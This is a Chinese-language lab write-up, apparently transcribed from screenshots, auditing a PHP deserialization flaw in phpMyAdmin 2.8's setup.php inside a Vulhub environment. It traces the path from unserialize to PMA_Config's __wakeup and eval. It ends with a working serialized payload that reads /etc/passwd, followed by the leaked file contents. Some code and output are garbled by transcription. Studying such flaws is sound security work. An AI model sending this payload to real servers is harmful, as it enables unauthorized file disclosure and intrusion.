# 一、环境搭建

### 1、环境介绍

```
源码: phpmyadmin 2.8
操作系统: Windows10
靶场环境: Vulhub phpMyAdmin WooYun-2016-199433
审计工具: PHPStorm
```

### 2、搭建过程

```
cd vulhub/phpmyadmin/wooYun-2016-199433
docker-compose up -d
```

#### 3、关键字

```
serialize 序列化
unserialize 反序列化
___construct 对象创建时触发
___destruct 对象销毁时触发
___toString 对象被转成字符串时触发
___sleep serialize (对象被序列化)时触发
__wakeup unserialize (二进制串被反序列化)时触发
```

## 4、序列化

```
F列化前:

</php

class Cat{
    public $name = "xxx";
    public $age = 3;
}

$cat = new Cat();
$cat -> name = "xiaohuamao";
$cat -> age = 2;

echo serialize($cat);
?>
```

```
序列化后:
O:3:"Cat":2:{s:4:"name";s:10:"xiaohuamao";s:3:"age";i:2;}
```

### 5、反序列化

```
反序列化后:
xiaohuamao
```

# 二、审计过程

1、通过搜索序列化serialize关键字,看到了反序列化unserialize(),并且是通过POST方法接收了一个变量的值。

```
在文件中查找 在 1 个文件中有 15 个匹配项
                                         文件掩码(<u>A</u>):
× → Cc W .*
在项目 (P) 模块 (M) 目录 (D) 范围(S)
$configuration = unserialize($ POST['configuration']);
                                                           scripts\setup.php 28
return '<input type="hidden" name="configuration" value="'. html scripts\setup.php 302
         boolean value, serialized - serialized value, int -
                                                         scripts\setup.php 507
case 'serialized':
                                                         scripts\setup.php 526
res[v[0]] = unserialize($POST[v[0]]);
                                                         scripts\setup.php 528
setup.php scripts
  25
       if (isset($_POST['configuration']) && ${=___}`
  26
            // Grab previous configuration, if it
  27
            $configuration = unserialize($_POST['configuration']);
  28
  29
       } else {
  30
            // Start with empty configuration
  31
            $configuration = array();
  32
       }
  33
  34
       // We rely on Servers array to exist, so create it here
                                                    Ctrl+Enter
                                                                打开查找窗口
  」在新标签打开 (<u>B</u>)
```

2、双击进入该文件后,可以看到,在setup.php中,通过POST方法接收了两个变量。一个为action,一个为configuration,传入configuration时且action值不为"clear",那么就会将其进行反序列化成一个对象,在这个对象从创建到销毁的过程中,会自动触发一些魔法函数(也就是上面提到的带有\_\_符号的关键字),那么这里就有可能是一个可控的参数。

```
    setup.php 

    ×
 19
        // Grab action
        if (isset($_POST['action'])) {
            $action = $_POST['action'];
        } else {
             $action = '';
 24
        if (isset($_POST['configuration']) && $action != 'clear' ) {
 27
             // Grab previous configuration, if it should not be cleared
             $configuration = unserialize($_POST['configuration']);
 28
 29
        } else {
            // Start with empty configuration
 31
             $configuration = array();
```

3、拉到这个文件的最上面,看到了require\_once函数(require\_once是PHP自带的用于引用文件的函数)引用了/libraries/common.lib.php文件,可以看一下这个文件中是否定义了可利用的魔法函数。

```
omega description → a setup.php → a setup.p
                1
                                                                     <?php
                 2
                                                                     /* $Id$ */
                 3
                                                                    // vim: expandtab sw=4 ts=4 sts=4:
                  4
                                                                     // phpMyAdmin setup script by Michal Čihař <michal@cihar.com>
                5
                7
                                                                     // Grab phpMyAdmin version and PMA_dl function
                                                                     define( 'PMA_MINIMUM_COMMON', TRUE );
                8
                9
                                                                    chdir( directory: '..');
                                                                    require_once('./libraries/common.lib.php');
          10
          11
```

**4**、进入/libraries/common.lib.php中,搜索\_\_符号,并没有发现定义的魔法函数,然后看到这边又是通过require\_once函数引入了如下文件。

```
setup.php × 💂 common.lib.php ×
Q+
                              ⊋ Cc W .*
                                                      ↑ ↓ □ | +<sub>11</sub> -<sub>11</sub> ⊆<sub>11</sub> | =<u>1</u> ▼
                                               0 个结果
                  }
491
              }
         }
492
493
        -/**
494
495
          * include here only libraries which contain only function definitions
496
          * no code im main()!
497
         */
498
         /* Input sanitizing */
         require_once './libraries/sanitizing.lib.php';
499
         require_once './libraries/Theme.class.php';
         require_once './libraries/Theme_Manager.class.php';
501
502
          require_once './libraries/Config.class.php';
503
```


5、进入/libraries/Config.class.php,搜索\_\_符号,发现两个关键函数,一个是\_\_constract()(当对象创建时触发),一个是\_\_wakeup()(使用unserialize时触发)。漏洞触发点在这个\_\_wakeup()函数上,可以看到在其if语句中进行了判断,如果条件满足,会调用load函数,将getSource函数作为实参。选中load关键字,右击选择 转到->声明或用例。

```
🚛 setup.php × 🚛 common.lib.php × 🚚 Config.class.php ×
Q* _
                         × ⊋ Cc W .* 2/4 ↑ ↓ □ †<sub>II</sub> ¬<sub>II</sub> ⊠<sub>II</sub> ¬ ▼
              * re-init object after loadiong from session file
             * checks config file for changes and relaods if neccessary
278
279
            function __wakeup()
                 if ( $this->source_mtime !== filemtime($this->getSource())
                 || $this->error_config_file || $this->error_config_default_file ) {
                     $this->settings = array();
284
                    $this->load($this->getSource());
                     $this->checkSystem();
                 }
                // check for https needs to be done everytime,
289
                // as https and http uses same session so this info can not be stored
                 // in session
                 $this->checkIsHttps();
                 $this->checkCollationConnection();
294
```

6、进入到load函数,可以看到,如果file\_get\_contents函数已存在,就通过eval函数执行读入的字符串;如果file\_get\_contents函数不存在,就通过file读取文件,同时利用implode函数把文件内容利用\n进行拼接,再执行eval函数。

```
## setup.php × ## common.lib.php × ## Config.class.php >
                         × ⊋ Cc W .* 2/4 ↑ ↓ □ †<sub>II</sub> ¬<sub>II</sub> ≅<sub>II</sub> ≡<sub>I</sub> ▼
Q+ __
             function load($source = null)
                 $this->loadDefaults();
                 if ( null !== $source ) {
                     $this->setSource($source);
                 if ( ! $this->checkConfigSource() ) {
340
                     return false;
                $cfg = array();
                  * Parses the configuration file
                 $old_error_reporting = error_reporting( error_level: 0);
                 if ( function_exists( function: 'file_get_contents') ) {
                     $eval_result =
                         eval( '?>' . file_get_contents($this->getSource()) );
                 } else {
                     $eval_result =
                         eval( '?>' . implode( separator: '\n', file($this->getSource())) );
                 error_reporting($old_error_reporting);
```

7、那么此时全局搜索 file\_get\_contents 函数,发现并不存在,那么if语句就会执行后面的file 函数进行文件读取。也就是说,传入的序列化值可以被反序列化成一个文件读取的对象。



```
/**
 * @var string config source
var $source = '';
```

10、目前已经确定了序列化的键和值,需要看一下序列化的所用的类是哪一个,拉到文件的最上方,可以 看到类名是 PMA\_Config,那么需要的信息都已经齐了,直接构造Payload放在unserialize函数出现的文 件/scripts/setup.php中。

```
🚛 setup.php × 🔒 common.lib.php × 🔒 Config.class.php ×
Q+
                           × ⊋ Cc W .*
                                                          ↑ ↓ □ | +<sub>11</sub> -<sub>11</sub> ⊠<sub>11</sub> | 51 ▼
         <?php
         /* $Id$ */
 3
         // vim: expandtab sw=4 ts=4 sts=4:
 4
         class PMA_Config
 5
 6
         {
 8
              * @var string default config source
 9
             var $default_source = './libraries/config.default.php';
```

## 三、利用过程

构造Payload,放在可控变量的文件/scripts/setup中,成功读取系统的/etc/passwd文件: action=xxx&configuration=0:10:"PMA\_Config":1: {s:6:"source";s:11:"/etc/passwd"}

192.168.174.138:8080/scripts/setup.php?

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin/bin/sologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin/bin/s/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin mail:x:8:2:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin mail:x:8:2:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin mail:x:8:2:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin mail:x:8:2:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin mail:x:8:2:mail:/var/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin news:/usr/sbin/nologin news:x:9:9:news:/usr/sbin/nologin news:/usr/sbin/nologin news:/usr/sbin/ /usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin lst:x:38:/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/no timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/libraries/Config.class.php(351): eval()'d code:23) in /var/www/html/scripts/s

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phpMvAdmin 2.7.1-dev setup

